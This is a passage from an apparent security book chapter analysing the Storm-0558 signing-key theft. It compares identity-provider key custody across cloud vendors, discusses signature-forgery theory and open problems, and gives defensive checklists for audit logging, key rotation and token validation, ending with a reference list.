Tenant/issuer separation enforced in SDK	Hardened identity SDK validating 90% of Entra ID Microsoft-app tokens (Apr 2025) [1343, 1324]	aws-jwt-verify library enforces iss/aud for Cognito tokens [1375, 1376]	Tink library architecture supports key-set discipline [1348]	Not publicly disclosed
Free customer audit logging	MailItemsAccessed plus 30+ event classes free since Sep 2023; 2-year internal retention [1326, 1343]	Standard CloudTrail; per-service audit varies	Workspace audit log; Cloud Audit Logs	System Log; baseline included
Public IdP-signing-key-class incident disclosure	Yes: Storm-0558 (Jul 2023) and CSRB report (Apr 2024) [1316]	None in 2023-2026 security bulletins surveyed [1349]	None in 2023-2026 security bulletins surveyed [1350]	October 2023 support-system breach; HAR-file session tokens; no IdP-signing-key compromise [1377, 1378]
Customer detected before vendor notified	Yes (State Department detected Jun 15, 2023, notified Microsoft Jun 16, 2023 [1316]	)	(	Yes) Cloudflare detected Oct 18, 2023, contacted Okta before vendor notification [1351]

The asymmetric-disclosure norm.

The right reading of the empty cells in this table is not "AWS and Google are safer than Microsoft." It is "AWS and Google have not publicly disclosed an incident that would force this level of architectural commitment, so we do not know." The Wiz Research framing applies cross-provider: "if a signing key for Google, Facebook, Okta or any other major identity provider leaks, the implications are hard to comprehend" [1322]. Absence of public disclosure is not absence of risk; it is absence of forced disclosure. Microsoft's transparency, post-CSRB, is the comparison standard not because Microsoft is uniquely vulnerable but because Microsoft has uniquely published.

Side note.

The Okta October 2023 incident is worth knowing about as a cross-vendor data point precisely because of the structural parallel. On October 18, 2023, Cloudflare detected attacker activity that traced back to Okta and contacted Okta before Okta had notified Cloudflare. BeyondTrust had notified Okta on October 2; the attacker still had access until October 18. Okta's November 3 RCA traced the root cause to a service-account credential stored in an Okta employee's personal Google account [1377, 1378, 1351]. Different attack class (support-system access, HAR-file session tokens, not IdP signing keys), but the same vendor-detected-by-customer detection inversion the Storm-0558 story made famous.

For a CISO evaluating any IdP vendor, the four operational questions mapped to the four pre-incident failure modes above give a structured RFP. Where is the signing key custodied, and what FIPS certification does the HSM hold? What is the rotation cadence, and is rotation automated? Does the vendor's validation SDK enforce `iss`/`aud` separation by default, or does it leave the check to the caller? What audit log events are available to free-tier customers, with what retention?

CSA's Cloud Controls Matrix (CEK and IAM domains) and FedRAMP High SC-12 and IA-5 controls together cover most of these in standardized form, but CAIQ answers remain vendor self-assessments rather than per-operation proof [1379, 1380].

Theoretical Limits

There is one place where the architectural improvements of the architectural response stop. The Storm-0558 threat class lives downstream of a cryptographic identity, and there are limits cryptography itself imposes on what any architecture can do.

The core asymmetry

Under the standard cryptographic security notion of existential unforgeability under chosen-message attack (**EUF-CMA**, first formalized by Goldwasser, Micali, and Rivest in 1988 [1352]) a signature produced by a private signing key `sk` on a message `m` is, to any holder of the corresponding verification key `vk`, indistinguishable from one produced by the legitimate signer. This is not a deployment weakness. It is the *definition* of "signature." If the verifier could distinguish, the scheme would fail the security property. Formally [1352, 1353]:

$$\text{EUF-CMA:}\ \forall\ \text{PPT adversary}\ \mathcal{A}, \Pr\left[\mathcal{A}^{\text{Sign}_{sk}(\cdot)}(vk) \to (m^*, \sigma^*)\ \text{ with }\ \text{Vrfy}_{vk}(m^*, \sigma^*) = 1 \wedge m^* \notin Q\right] \leq \text{negl}\,(\lambda)$$

where Q is the set of messages the adversary queried to the signing oracle. The adversary's *only* path to forging a verifying signature on a fresh message is to learn `sk`. Once it has `sk`, every signature it produces is, by construction, valid.

> ◆ **DEFINITION, EUF-CMA (AND SEUF-CMA)** EUF-CMA, *existential unforgeability under chosen-message attack*, is the standard security definition for digital signature schemes. The notion was formalized by Goldwasser, Micali, and Rivest in their 1988 *SIAM Journal on Computing* paper "A Digital Signature Scheme Secure Against Adaptive Chosen-Message Attacks" [1352] the canonical modern openly-accessible textbook treatment is Chapter 13 of Boneh-Shoup's *A Graduate Course in Applied Cryptography*, which presents the game-based definition used throughout this section [1353]. Informally: an adversary with access to a signing oracle cannot produce a valid signature on a message it has not previously queried, except with negligible probability. The stronger sibling, sEUF-CMA (strong EUF-CMA), additionally forbids producing a new signature on a *previously-queried* message. Both notions imply that, once the private signing key is leaked, the legitimate signer can no longer be distinguished from the holder of the key by any signature-verifying party. This is what makes signing-key theft so consequential, and is precisely the assumption that the relying-party-side `iss`/`aud` enforcement of RFC 8725 Sections 3.8 and 3.9 is designed to compensate for when validation, not cryptography, is the only remaining line of defense [1324].

The consequence for defenders is that all defensive advantage against signing-key-forgery attacks lives *outside* cryptographic verification. The seven methods cataloged in the architectural response: HSM custody, Confidential Compute, automatic rotation, tenant/issuer separation, free audit logging, customer-verifiable attestation (mostly absent at major-CSP scale), and detection by `kid`/issuer drift. Are a practical taxonomy of the public levers defenders can use against a key whose theft is, after the fact, indistinguishable from legitimate use.

The CSP-monoculture residual

When the identity provider is a multi-tenant cloud service provider, the customer cannot independently audit the provider's key custody. The customer can demand SOC 2 reports, ISO certifications, and CSA CAIQ answers. SOC 2 and ISO involve third-party audit or certification, while CAIQ is a vendor self-assessment; none is a per-operation cryptographic proof that the signing key the provider used to sign a given token is the one custodied as advertised.

Customer-side *detection* of a CSP-side custody failure is possible; source-side probability reduction remains with the CSP that holds the key. The CSRB called this systemic risk out explicitly in its discussion of cloud-identity infrastructure [1316].

> ▸ **KEY IDEA** Customer-side prevention of a CSP-side custody failure is impossible by construction. Customer-side detection is possible. Prevention sits entirely on the CSP side. This is the asymmetry the Storm-0558 incident made visible.

The Microsoft-as-Storm-0558-victim recursion

There is a recursive aspect to Microsoft's position that is worth naming honestly. Microsoft sells controls (HSM custody, Confidential Compute, hardened SDKs, audit logging) intended to defend against the attack class Microsoft itself was the highest-profile victim of. Brad Smith's "without equivocation" framing acknowledged the recursion implicitly. The CSRB's framing was harsher: a corporate culture that "deprioritized enterprise security investments and rigorous risk management" was, in the Board's view, what allowed the recursion to obtain [1316, 1333].

The upper bound

The aggregate of HSM custody, Confidential Computing, automatic rotation, and tenant/issuer separation raises the attacker's required compromise from "find a key in a debugging artifact" to "simultaneously compromise the Confidential VM build pipeline, do so within the rotation window, and bypass the HSM access control or extract a per-key signing oracle." Each is individually possible. Jointly they are several orders of magnitude harder than the pre-Storm-0558 baseline. This is not a theoretical proof of security; it is empirical defense in depth.

Why customers can detect but not prevent CSP-side custody failure.

> Imagine the cleanest possible customer-side defense. The customer subscribes only to providers that publish FIPS 140-3 Level 3 certifications, audit reports, and CAIQ answers. The customer pins acceptable issuers in their relying-party validators. The customer monitors for `kid` drift in tokens. Each of these reduces the *detection* latency for a CSP-side compromise. None of them reduces the *probability* that the CSP's signing key gets stolen tomorrow. Probability reduction at the source sits entirely on the CSP side, because the signing key by construction lives there.

Defense in depth defeats *plausible* paths. Whether it defeats the *actual* path is unknown: because the actual Storm-0558 key-acquisition path remains unknown in the public record.

Open Problems

Six open problems remain after three years, in descending order of architectural consequence.

OP1: The mechanism gap. Microsoft still does not publicly know how the 2016 MSA signing key was stolen. The methods above defeat *plausible* paths, but the actual path is undocumented. Until the actual mechanism is recovered (if it ever is), Microsoft is in the position of having raised the bar against the categories of attack it suspects, without being able to confirm that the bar it raised is the one the attacker cleared [1316, 1208].

OP2: The broader-blast-radius question. Wiz Research showed the same key could in principle have signed tokens for SharePoint, Teams, OneDrive, and many third-party "Sign in with Microsoft" applications. Whether the broader scope was exploited and went undetected against telemetry that never existed is unanswered [1322].

OP3: CSP regulation as critical infrastructure. The CSRB report framed cloud-identity-provider regulation as an open U.S. policy question. The Board recommended treating identity infrastructure as critical infrastructure subject to mandatory disclosure and minimum security baselines. Implementation across Congress, the executive branch, and sector-specific regulators is incomplete [1316].

OP4: Cross-provider unrotated-signing-key risk. No major non-Microsoft IdP publicly discloses signing-key rotation cadence for its production tokens. Microsoft's transparency post-CSRB is, at present, the publication standard; AWS's,

Google's, and Okta's positions are inferred from product documentation rather than disclosed in the form Microsoft now uses [1372, 1345].

OP5: Threshold or multi-party signing for production IdP signing keys. Practical cryptographic protocols exist. The canonical Schnorr-class construction is FROST ("Flexible Round-Optimized Schnorr Threshold Signatures") introduced by Chelsea Komlo and Ian Goldberg at SAC 2020 [1354] and standardized as IRTF/CFRG RFC 9591 in June 2024 (a two-round protocol with five normative ciphersuites covering Ed25519, ristretto255, Ed448, P-256, and secp256k1) [1355].

For ECDSA, Yehuda Lindell and Ariel Nof's CCS 2018 paper described what its abstract called "the first truly practical full threshold ECDSA signing protocol that has both fast signing and fast key distribution" [1356]. The DKLs line (Doerner, Kondi, Lee, shelat) extended the work, with the May 2023 update "Threshold ECDSA in Three Rounds" the current standard reference, accompanied by named third-party production implementations from Coinbase, Silence Laboratories, Taurus Group, and BlockDaemon [1357].

No major cloud service provider has publicly deployed threshold signing for production IdP keys at the scale where compromise of a single signing oracle still ends the conversation. This is the largest unrealized research-to-practice gap in the entire stack.

OP6: Customer-verifiable attestation of IdP key custody. No standardized cryptographic primitive analogous to Certificate Transparency exists for IdP signing-key state. The design pattern was specified by Ben Laurie, Adam Langley, and Emilia Kasper (all of Google) in RFC 6962 in June 2013: a Merkle-tree-backed append-only log of TLS certificate issuance that lets any customer cryptographically detect that a certificate authority issued a certificate for their domain that they did not request [1358]. There is no equivalent primitive that lets a customer cryptographically detect that a token issuer signed a token naming them as `sub` that they (or their identity provider) did not request. This is the architectural ceiling of customer-side defense.

▪ **SIDE NOTE** OP5 and OP6 both have rich primary-source literatures this chapter only gestures at. For OP5, follow the original FROST paper [1354] for the security proof reducing to discrete log via the Bellare-Neven Generalized Forking Lemma, the corresponding IRTF specification [1355] for the deployable ciphersuites, Lindell-Nof's CCS 2018 paper [1356] for the threshold-ECDSA foundation, and the DKLs project page [1357] for the most recent three-round construction. For OP6, RFC 6962 [1358] specifies the Merkle-tree-backed append-only log structure (the Signed Certificate Timestamp, the Merkle Audit Path,

> and the Merkle Consistency Proof) that any future IdP-key-custody-transparency protocol would build on.
>
> **Research vs policy.**
>
> OP1, OP5, and OP6 are research-grade open questions in cryptographic systems design. OP2, OP3, and OP4 are policy and disclosure questions, addressable through regulation or industry-coordinated transparency norms. None has a published, deployed answer.

Three research-grade gaps, three policy-grade gaps. The defender, meanwhile, has to ship something on Monday. What should that something be?

What a Defender should do today

The practical guidance splits along three audiences: M365 customers operating the consumer side of this incident's geometry, builders of multi-tenant SaaS that signs JWTs of their own, and CISOs evaluating cloud identity vendors.

For Microsoft 365 customers

First, confirm Purview Audit is enabled at the highest tier your SKU permits, that `MailItemsAccessed` is being collected, and that the events are being forwarded to a SIEM with retention of at least 180 days. The features previously gated on Premium have been free for FCEB and most commercial customers since the September 2023 rollout [1326, 1327].

Second, maintain an inventory of legitimate `(AppID, ClientAppID)` pairs that historically read mailboxes in your tenant, and alert on any deviation. The State Department detection is reproducible only if you have collected the events to detect *with*.

> **Defender's minimum stack (M365).**
>
> 1. Purview Audit at the highest tier your SKU permits, with `MailItemsAccessed` collection enabled.
> 2. SIEM forwarding with at least 180 days of retention (Microsoft's new default), preferably longer.
> 3. A maintained baseline of legitimate `(AppID, ClientAppID)` pairs for mailbox access.
> 4. Alerts on anomalous mailbox access patterns; where your own applications or proxies expose token claims, add cross-issuer checks there.
> 5. Routine threat-hunting against `MailItemsAccessed` events filtered by anomalous source IPs, working-hours patterns, and bulk-fetch behavior consistent with exfiltration [1325].

A companion rule for services you operate or telemetry you actually receive (not a standard assumption for Exchange Online first-party validation) is `kid` drift detection, expressed compactly:

For builders of multi-tenant SaaS that signs JWTs

If you sign JWTs yourself, you are operating an identity provider, and the Storm-0558 lessons apply to you directly. The checklist is six items.

1. **HSM custody for signing keys (M1).** Generate signing keys inside an HSM with `exportable=False`. The HSM signs; the application asks. The key never leaves.
2. **Automatic rotation (M3).** Rotate signing keys on a cadence measured in days to weeks. Publish the new `kid` in your JWKS before signing with it; deprecate the old `kid` only after relying parties have had time to refresh their JWKS caches.
3. **Issuer and audience enforcement (M4).** Implement the combined `iss` and `aud` validation mandate RFC 8725 codifies in Sections 3.8 and 3.9, and *test* it with adversarial cross-tenant tokens. Write a test that forges a token from your tenant `A` and verifies that your tenant `B`'s validator rejects it [1324, 1366].
4. `kid` **drift monitoring (M7).** Alert on JWT validation events whose `kid` is not currently published in your issuer's JWKS. A forged token signed with a retired or unpublished `kid` will surface here.
5. **JWKS cache invalidation discipline.** Relying parties cache JWKS aggressively. Coordinate rotation with your largest relying parties; document the cache TTL you expect them to honor. OpenID Connect Discovery 1.0 specifies the JWKS discovery pattern but leaves cache TTL as a deployment choice; the publication of that contract is yours to make [1359]. Storm-0558's lesson is that an unrotated key is a permanent attack surface; a poorly-coordinated rotation is a permanent operational outage.
6. **An on-call runbook for rotation failure.** If automatic rotation fails, what is the page severity? Who is paged? How is manual rotation performed? Microsoft's 2021 pause of MSA manual rotation (after a manual-rotation-related outage) is the cautionary tale; the runbook is the prevention [1316].

For higher-value deployments, add Confidential Compute (M2). Run the signing service inside an attested TEE so that even host operators cannot read the in-use key. The threshold of "higher-value" is whatever value of "your customer's most sensitive resource accessed by a forged token" makes the in-use observation residual worth closing.

> **Builder's minimum stack (multi-tenant SaaS that signs JWTs).**

> HSM custody plus automatic rotation plus RFC 8725 Sections 3.8 and 3.9 enforcement plus `kid` drift monitoring plus rotation runbook. Add Confidential Compute for the in-use observation residual on high-value paths. Test cross-tenant token rejection adversarially; do not trust your validation library defaults [1324, 1366, 1340].

For CISOs evaluating a cloud IdP

The four RFP questions, mapped to the four pre-incident failure modes cataloged above:

(a) Where is the signing key custodied, and what FIPS certification does the HSM hold?
(b) What is the rotation cadence for the IdP signing keys, and is rotation automated end-to-end?
(c) Does the validation SDK enforce `iss`/`aud` separation by default, or does it leave the check to the caller?
(d) What audit log events are available to free-tier customers, with what retention, and which events are gated behind paid tiers?

Map the answers to CSA CCM CEK and IAM domains and FedRAMP High SC-12 and IA-5 controls for cross-vendor normalization [1379, 1380].

> **A useful follow-up question once you have answers.**
> Ask the vendor: "If your production IdP signing key were stolen today, by what telemetry would you detect it, and within what time? What public-disclosure timeline would you commit to?" The answer reveals more about the vendor's posture than the answers to the four primary questions, because it forces the vendor to talk about a scenario their marketing material does not.
>
> **Key idea.**
> Defense in depth defeats the *plausible* attack mechanisms. Whether it defeats the *actual* attack mechanism is unknown because, in the highest-stakes documented case, the actual mechanism is still unknown. The defender's posture is therefore "raise the floor against everything I can imagine," not "patch the specific bug." Storm-0558's enduring lesson is what it means to architect under that constraint.

The seven SOTA methods raise the floor against plausible mechanisms. The customer can demand documentation, alert on deviations, enable the audit telemetry they actually need, and vote with procurement dollars for vendors whose disclosure posture matches Microsoft's post-CSRB stance. Prevention against a CSP-side custody failure remains, as the theoretical-limits discussion argued, on the CSP side.

Closing the chain

Storm-0558 is where the book's chain stops being an abstraction. Silicon can measure firmware and sign the measurement (Chapters 4 and 5); firmware can launch a kernel constrained by virtualization; VBS can isolate secrets (Chapter 6); Credential Guard can move reusable credentials outside ordinary `lsass.exe` (Chapter 15); Kerberos and cloud token systems can narrow who may speak for whom (Chapters 17 and 26); CAE can shorten the life of a session after risk changes (Chapter 27). None of those links is wasted when the cloud signing key is stolen. They still reduce the attacker paths below them. But none of them can rescue a relying party that accepts a forged sentence from the wrong issuer as if it were the truth.

That is the uncomfortable finale: trust chains do not fail only where they are weakest. They fail where an assumption crosses a boundary without being rechecked. The MSA key belonged to one authority. The enterprise mailbox belonged to another. The common host name, common metadata shape, and valid signature made the two feel adjacent enough for software to treat them as one. The attacker did not need to defeat RSA. The attacker needed the system to forget which promise RSA had actually made.

The finale's lesson is not despair. It is precision. Every link must say what it proves and what it does not. A TPM quote (Chapter 5) does not prove a cloud issuer was honest. A valid JWT signature does not prove the issuer was authorized for the resource. A log line does not prevent a breach, but without it the breach may never become knowable. A rotation runbook does not make keys immortal; it makes stale trust visible before stale trust becomes historical evidence. Trust chains fail when one link silently inherits more authority than the previous link was meant to grant.

So the closing discipline is five verbs. **Isolate** the secret so theft is not a file copy. **Rotate** the authority so yesterday's key cannot become next decade's skeleton key. **Narrow** the validator so a valid signature from the wrong issuer is still rejected. **Record** the event so the downstream defender can see what the upstream system missed. **Explain** the failure publicly enough that the rest of the ecosystem can test whether it shares the same shape.

When the chain snaps, the repair is the same discipline this book has followed from the first transistor boundary to the last cloud token: isolate the secret, narrow the validator, rotate the authority, record the event, and assume that the first person to see the break may be downstream from you. That is the whole

silicon-to-cloud argument in one incident. The chain is never unbreakable. It is only defensible when every link is small enough to reason about, hard enough to steal, narrow enough to reject the wrong claim, and visible enough to prove what happened after the elegant assumptions fail.

And what this finale cannot close, it hands forward: not as failure, but as the argument's open edge. How the 2016 key was stolen is still unknown. Threshold signing and a Certificate-Transparency-style proof of key custody are still unbuilt. Whether the broader blast radius was ever exploited is still unanswerable against telemetry that never existed. Those residuals have no next chapter to inherit them, so they are gathered in the back-matter *Unfinished Chain*, where every chapter's open problems converge. The chain you have followed from the first transistor boundary to the last cloud token is not finished; it is handed to you, with the single discipline that outlives every link in it: **never let a link inherit more authority than the link below it was meant to grant, and when it does, isolate, rotate, narrow, record, and explain until the inheritance is undone.**

References

1. Martin Smolar (2023). *BlackLotus UEFI bootkit: Myth confirmed*. https://www.welivesecurity.com/2023/03/01/blacklotus-uefi-bootkit-myth-confirmed/ Accessed 2026-05-09. March 1, 2023 ESET writeup; signed-but-unrevoked epitaph; HVCI/BitLocker/Defender disablement.
2. Thomas Lambertz (2024). *BitLocker: Screwed without a screwdriver*. https://neodyme.io/en/blog/bitlocker_screwed_without_a_screwdriver/ Accessed 2026-05-09. 38C3 (December 2024) Bitpixie writeup; Rairii August 2022 discovery.
3. Wack0. *CVE-2022-21894 (Baton Drop)*. https://github.com/Wack0/CVE-2022-21894 Accessed 2026-05-09. Truncatememory abuse; Baton Drop technical primitive.
4. Martin Smolar, Peter Strycek (2024). *Bootkitty: Analyzing the first UEFI bootkit for Linux*. https://www.welivesecurity.com/en/eset-research/bootkitty-analyzing-first-uefi-bootkit-linux/ Accessed 2026-05-09. November 27, 2024 ESET research; the BoB attribution update of December 2, 2024; Allievi 2012 anchor.
5. Binarly REsearch (2024). *LogoFAIL Exploited to Deploy Bootkitty*. https://www.binarly.io/blog/logofail-exploited-to-deploy-bootkitty-the-first-uefi-

bootkit-for-linux Accessed 2026-05-09. Bootkitty exploits CVE-2023-40238 to inject MOK certs from a malicious BMP.

6. Microsoft. *Microsoft Pluton security processor*. https://learn.microsoft.com/en-us/windows/security/hardware-security/pluton/microsoft-pluton-security-processor Accessed 2026-05-09. Pluton silicon list and Windows Update firmware path; Rust-based foundation on 2024+ AMD/Intel parts.
7. Microsoft. *Pluton as TPM*. https://learn.microsoft.com/en-us/windows/security/hardware-security/pluton/pluton-as-tpm Accessed 2026-05-09. Pluton implements TPM 2.0 functionality and is the silicon root of trust.
8. Sergey Golovanov, Igor Soumenkov (2011). *TDL4: Top Bot*. https://securelist.com/tdl4-top-bot/36152/ Accessed 2026-05-09. Canonical Kaspersky SecureList post on TDL-4; reports 4,524,488 infections in the first three months of 2011 (post-ID 36152, distinct from the 2005 slug-collision at /36060/).
9. Microsoft. *Secure the Windows boot process*. https://learn.microsoft.com/en-us/windows/security/operating-system-security/system-security/secure-the-windows-10-boot-process Accessed 2026-05-09. Microsoft Learn overview of the Trusted Boot quartet and the SRTM event log.
10. Microsoft. *Trusted Boot*. https://learn.microsoft.com/en-us/windows/security/operating-system-security/system-security/trusted-boot Accessed 2026-05-09. Canonical Microsoft definition: bootloader verifies the kernel; the kernel verifies every other boot component.
11. IBM. *IBM Personal Computer Technical Reference*. https://dn790002.ca.archive.org/0/items/bitsavers_ibmpcpc602renceAug81_17295874/6025008_PC_Technical_Reference_Aug81.pdf Accessed 2026-05-09. Original IBM PC BIOS technical reference; bootstrap loader checks AA55h, loads the boot sector at 0000:7C00, and passes control to it.
12. Wikipedia. *Stoned (computer virus)*. https://en.wikipedia.org/wiki/Stoned_(computer_virus) Accessed 2026-05-09. 1987 boot sector virus, Wellington student attribution.
13. F-Secure. *Brain*. https://www.f-secure.com/v-descs/brain Accessed 2026-05-09. 1986 Brain boot-sector virus text identifies Brain Computer Services in Lahore, Pakistan; infection hooks INT 13h and hides infected boot sectors.
14. ESET. *Malware of the 90s: Remembering the Michelangelo and Melissa viruses*. https://www.welivesecurity.com/2018/11/12/malware-90s-michelangelo-melissa-viruses/ Accessed 2026-05-09. Michelangelo discov-

ered in 1991; infects hard-disk MBRs and floppy boot sectors; Stoned variant with a March 6 destructive payload.

15. Derek Soeder, Ryan Permeh (2005). *eEye BootRoot*. https://www.blackhat.com/presentations/bh-usa-05/bh-us-05-soeder.pdf Accessed 2026-05-09. Black Hat USA 2005 BootRoot slides.
16. Vipin Kumar, Nitin Kumar. *Vbootkit 2.0 (April 2007 release page, archived)*. https://web.archive.org/web/20211027223059/https://nvlabs.in/vkumar/vbootkit Accessed 2026-05-09. Wayback Machine snapshot of the original NVlabs Vbootkit project page; dates the release to April 2007 and identifies Vipin and Nitin Kumar as authors.
17. Brett Stone-Gross et al. *Your Botnet is My Botnet: Analysis of a Botnet Takeover*. https://web.stanford.edu/class/cs114/readings/JO-Stone-Gross.pdf Accessed 2026-05-09. Torpig/Sinowal botnet analysis; Mebroot replaces the system MBR and executes before the operating system.
18. Marco Giuliani / Webroot (2011). *Mebromi: the first BIOS rootkit in the wild*. https://web.archive.org/web/20110924155423/http://blog.webroot.com/2011/09/13/mebromi-the-first-bios-rootkit-in-the-wild/ Accessed 2026-06-09. Webroot analysis of Mebromi's Award BIOS, CBROM, SMI-port flashing, and MBR reinfection mechanics.
19. *"Who Is This Code?" — The Quiet 33-Year Reinvention of App Identity in Windows*. 2026. https://paragmali.com/blog/windows-app-identity-33-year-reinvention/. Accessed 2026-05-10. Sibling article on Authenticode, AppContainer, Package SID derivation, and the layered code-identity stack.
20. TianoCore. *PI Boot Flow*. https://github.com/tianocore/tianocore.github.io/wiki/PI-Boot-Flow Accessed 2026-05-09. Canonical SEC → PEI → DXE → BDS phase descriptions.
21. Intel. *Intel Trusted Execution Technology Software Development Guide*. https://cdrdv2-public.intel.com/315168/315168_TXT_MLE_DG_rev_017_7.pdf Accessed 2026-05-09. Intel TXT GETSEC[SENTER] and TPM locality 4/PCR measured-launch mechanics.
22. IOActive. *Exploring AMD Platform Secure Boot*. https://www.ioactive.com/exploring-amd-platform-secure-boot/ Accessed 2026-05-09. AMD PSB chain of trust; vendor-misconfiguration finding.
23. AMD. *AMD Strengthens Security Solutions Through Technology Partnership With ARM*. https://ir.amd.com/news-events/press-releases/detail/385/amd-strengthens-security-solutions-through-technology-partnership-with-arm Accessed 2026-05-09. AMD announcement of ARM TrustZone integra-

tion and a platform security processor using an ARM Cortex-A5 CPU, with 2013 development platforms.

24. ESET Research (2018). *LoJax: First UEFI rootkit found in the wild*. https://www.welivesecurity.com/2018/09/27/lojax-first-uefi-rootkit-found-wild-courtesy-sednit-group/ Accessed 2026-05-09. September 27, 2018 first in-the-wild UEFI rootkit; Sednit/Fancy Bear; Boot Guard remediation guidance.
25. Microsoft. *OEM UEFI*. https://learn.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-uefi Accessed 2026-05-09. UEFI 2.3.1 as the WHCP firmware floor for Windows 10 security features.
26. NIST (2011). *NIST SP 800-147: BIOS Protection Guidelines*. https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-147.pdf Accessed 2026-05-09. April 2011 BIOS-update signing baseline.
27. Microsoft. *OEM Secure Boot*. https://learn.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-secure-boot Accessed 2026-05-09. WHCP firmware-signing floor (RSA-2048 + SHA-256) and the PK/KEK/db/dbx hierarchy.
28. Microsoft. *PE Format (Portable Executable and Common Object File Format Specification)*. https://learn.microsoft.com/en-us/windows/win32/debug/pe-format Accessed 2026-05-09. Canonical Microsoft PE/COFF specification; describes the Attribute Certificate Table and notes that the Authenticode image digest must exclude the Checksum and Certificate Table entry in Optional Header Data Directories.
29. rhboot/shim contributors. *SBAT: Secure Boot Advanced Targeting*. https://github.com/rhboot/shim/blob/main/SBAT.md Accessed 2026-05-09. BootHole event consumed ~10 kB of ~32 kB dbx; generation-number revocation design.
30. Microsoft (2025). *Windows Secure Boot certificate expiration and CA updates (KB5062710)*. https://support.microsoft.com/en-us/topic/windows-secure-boot-certificate-expiration-and-ca-updates-7ff40d33-95dc-4c3c-8725-a9b95457578e Accessed 2026-06-10. Certificate table: Microsoft Windows Production PCA 2011 expires 19 October 2026; Microsoft UEFI CA 2011 expires 27 June 2026.
31. Microsoft (2023). *KB5025885: How to manage the Windows Boot Manager revocations for Secure Boot changes associated with CVE-2023-24932*. https://support.microsoft.com/help/5025885 Accessed 2026-05-09. May 9, 2023 published; July 2024 mitigations; July 2025 enforcement; opt-in irreversibility caution.

32. Matthew Garrett (2012). *shim release note*. https://mjg59.dreamwidth.org/20303.html Accessed 2026-06-09. November 30, 2012 shim release; documents MOK enrolment and credits SUSE engineers with the MOK concept and implementation work.
33. z3bra. *Elysium bootkit – writing a Windows bootkit*. https://z3bra.cat/posts/elysium-bootkit/ Accessed 2026-05-09. Reverse-engineered call chain: OslLoadDrivers → OslLoadImage → LdrpLoadImage → BlImgLoadPEImageEx → ImgpLoadPEImage → ImgpValidateImageHash inside winload.efi bootlib.
34. Geoff Chappell. *LOADER_PARAMETER_EXTENSION*. https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/arc/loader_parameter_extension/index.htm Accessed 2026-05-09. The under-documented loader-to-kernel handoff structure that carries validated SiPolicy across the boundary.
35. n4r1b. *Smart App Control Internals – Part 1*. https://n4r1b.com/posts/2022/08/smart-app-control-internals-part-1/ Accessed 2026-05-09. CodeIntegrityData / CodeIntegrityDataSize fields added to LOADER_PARAMETER_EXTENSION in Windows 11 22H2 to carry serialised CI state across the loader/kernel boundary.
36. SySS Research (2024). *Bitpixie: Defeating BitLocker through unverified PXE boot*. https://blog.syss.com/posts/bitpixie/ Accessed 2026-05-09. PCR allocation table; SHA-256 extend formula; downgrade attack flow.
37. Trusted Computing Group. *Trusted Computing Group Releases TPM 2.0 Specification for Improved Platform and Device Security*. https://web.archive.org/web/20170823111717/https://trustedcomputinggroup.org/trusted-computing-group-releases-tpm-2-0-specification-improved-platform-device-security/ Accessed 2026-05-09. Archived TCG announcement for TPM 2.0 specification availability on April 9, 2014.
38. Microsoft. *Trusted Platform Module Technology Overview*. https://learn.microsoft.com/en-us/windows/security/hardware-security/tpm/trusted-platform-module-overview Accessed 2026-06-09. Microsoft overview of TPM integrity measurements and TPM-bound keys.
39. *The TPM in Windows: One Primitive, Twenty-Five Years, and the Chip Microsoft Bet On Twice* (2026). https://paragmali.com/blog/the-tpm-in-windows-one-primitive-twenty-five-years-and-the-c/ Note: The prior article in this series; its conclusions on dTPM, Intel PTT, and AMD fTPM are required reading here.

40. Microsoft. *How hardware-based root of trust helps protect Windows*. https://learn.microsoft.com/en-us/windows/security/threat-protection/windows-defender-system-guard/how-hardware-based-root-of-trust-helps-protect-windows Accessed 2026-05-09. SRTM allowlist explosion; DRTM late-launch via Secure Launch in Windows 10 1809+.
41. *BitLocker on Windows: Architecture, Attacks, and the Limits of Full-Disk Encryption*. https://paragmali.com/blog/bitlocker-on-windows-architecture-attacks-and-the-limits-of-/ Accessed 2026-05-09. Sibling article; VMK/FVEK key hierarchy; TPM-only protector mechanics.
42. Microsoft. *Early Launch Antimalware*. https://learn.microsoft.com/en-us/windows-hardware/drivers/install/early-launch-antimalware Accessed 2026-05-09. ELAM ordering, PPL execution, classification surface for boot-start drivers.
43. Microsoft. *ELAM driver requirements*. https://learn.microsoft.com/en-us/windows-hardware/drivers/install/elam-driver-requirements Accessed 2026-05-09. INF requirements for an ELAM driver; verbatim three-class prose ("known good binary, known bad binary, or an unknown binary") plus the Early-Launch service-group requirement.
44. Microsoft. *_BDCB_CLASSIFICATION enumeration (ntddk.h)*. https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddk/ne-ntddk-_bdcb_classification Accessed 2026-06-09. Microsoft WDK enum reference listing ELAM boot-start image classifications, including `BdCbClassificationKnownBadImageBootCritical`.
45. Microsoft. *Kernel DMA Protection (Thunderbolt / USB4 / CFexpress)*. https://learn.microsoft.com/en-us/windows/security/hardware-security/kernel-dma-protection-for-thunderbolt Accessed 2026-05-09. Kernel DMA Protection blocks DMA from PCIe hot-plug peripherals using the system IOMMU until an authorized user signs in or unlocks the screen.
46. *When SYSTEM Isn't Enough: The Windows Secure Kernel and the End of Total Kernel Trust*. 2026. https://paragmali.com/blog/the-windows-secure-kernel/. Accessed 2026-05-10. Sibling article on VBS / IUM / VTL0-VTL1, Trustlet API, Credential Guard, HVCI.
47. *No Secrets to Steal: How Windows Hello Eliminated the Shared Secret*. https://paragmali.com/blog/your-face-is-not-your-password-inside-windows-hellos-hardwar/ Accessed 2026-05-09. Sibling article; Windows Hello, TPM-backed biometrics, FIDO2 / passkeys mechanism.

48. AMD (2022). *AMD Unveils New Ryzen Mobile Processors Uniting "Zen 3+" core with AMD RDNA 2 Graphics in Powerhouse Design*. https://ir.amd.com/news-events/press-releases/detail/1039/amdunveils-new-ryzen-mobile-processors-uniting-zen-3-core-with-amd-rdna-2-graphics-in-powerhousedesign Accessed 2026-06-09. January 4, 2022 Ryzen 6000 launch; states Ryzen 6000 processors integrated the Microsoft Pluton security processor.
49. David Weston — *Meet the Microsoft Pluton processor — The security chip designed for the future of Windows PCs* (2020). https://www.microsoft.com/en-us/security/blog/2020/11/17/meet-the-microsoft-pluton-processor-the-security-chip-designed-for-the-future-of-windows-pcs/ Note: November 17, 2020 announcement; AMD, Intel, Qualcomm partnership; SHACK; Cerberus complementarity.
